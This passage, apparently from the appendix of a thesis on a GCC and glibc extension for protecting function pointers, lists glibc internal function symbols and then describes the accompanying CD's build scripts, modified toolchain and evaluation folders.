svctcp_rendezvous_abort
svctcp_reply
svctcp_stat
svcudp_destroy
svcudp_freeargs
svcudp_getargs
svcudp_recv
svcudp_reply
svcudp_stat
svcunix_destroy
svcunix_freeargs
svcunix_getargs
svcunix_recv
svcunix_rendezvous_abort
svcunix_reply
svcunix_stat
__syscall_clock_gettime
timeout_handler
transcmp
trans_compare
tr_freehook
tr_mallochook
tr_memalignhook
tr_reallochook
universal
unlock
until_short
updwtmp_file
usage_argful_short_opt
usage_long_opt
version_check_doit
writetcp
writeunix
x_destroy
xdrmem_destroy
xdrmem_getbytes
xdrmem_getint32
xdrmem_getlong
xdrmem_getpos
xdrmem_inline
xdrmem_putbytes
xdrmem_putint32
xdrmem_putlong
xdrmem_setpos
xdrrec_destroy
xdrrec_getbytes
xdrrec_getint32
xdrrec_getlong
xdrrec_getpos
xdrrec_inline
xdrrec_putbytes
xdrrec_putint32
xdrrec_putlong
xdrrec_setpos
xdrstdio_destroy
xdrstdio_getbytes
xdrstdio_getint32
xdrstdio_getlong
xdrstdio_getpos
xdrstdio_inline
xdrstdio_putbytes
xdrstdio_putint32
xdrstdio_putlong
xdrstdio_setpos
x_getpostn
x_inline
x_putbytes
x_putint32
x_putlong
x_setpostn

C Contents of the CD

Due to size constraints, the contents of the CD are compressed in an archive file fpp.tar.bz2. This file can be extracted using tar -xf fpp.tar.bz2 and the included content is arranged as follows:

auto_build.sh Script to automatically build a toolchain and nginx that supports the developed function pointer protection scheme. Usage instructions are given in the provided *README* file. The script can also be accessed through a git repository at `git://zero-entropy.de/fpp_autobuild.git`

eval/performace The code used to perform the performance evaluation in Section 6.1.

eval/protected_pointers This folder includes a gdb script to extract all entries from the protected memory region at runtime.

eval/security The example vulnerable program and exploits for a protected and unprotected version as described in Section 6.2.

gcc A version of the GCC extended by the function pointer protection scheme. The compiler transformations are implemented in gcc/gcc/fpprotect.c and the protection and verification functions can be found in gcc/libgcc/fpprotect.c. This code can also be accessed through a git repository at `git://zero-entropy.de/gcc.git`.

glibc A version of the glibc including all modifications that had to be performed in order to support function pointer protection. Again, this code is also available in a git repository at `git://zero-entropy.de/glibc.git`.

README A detailed description of the contents of the CD.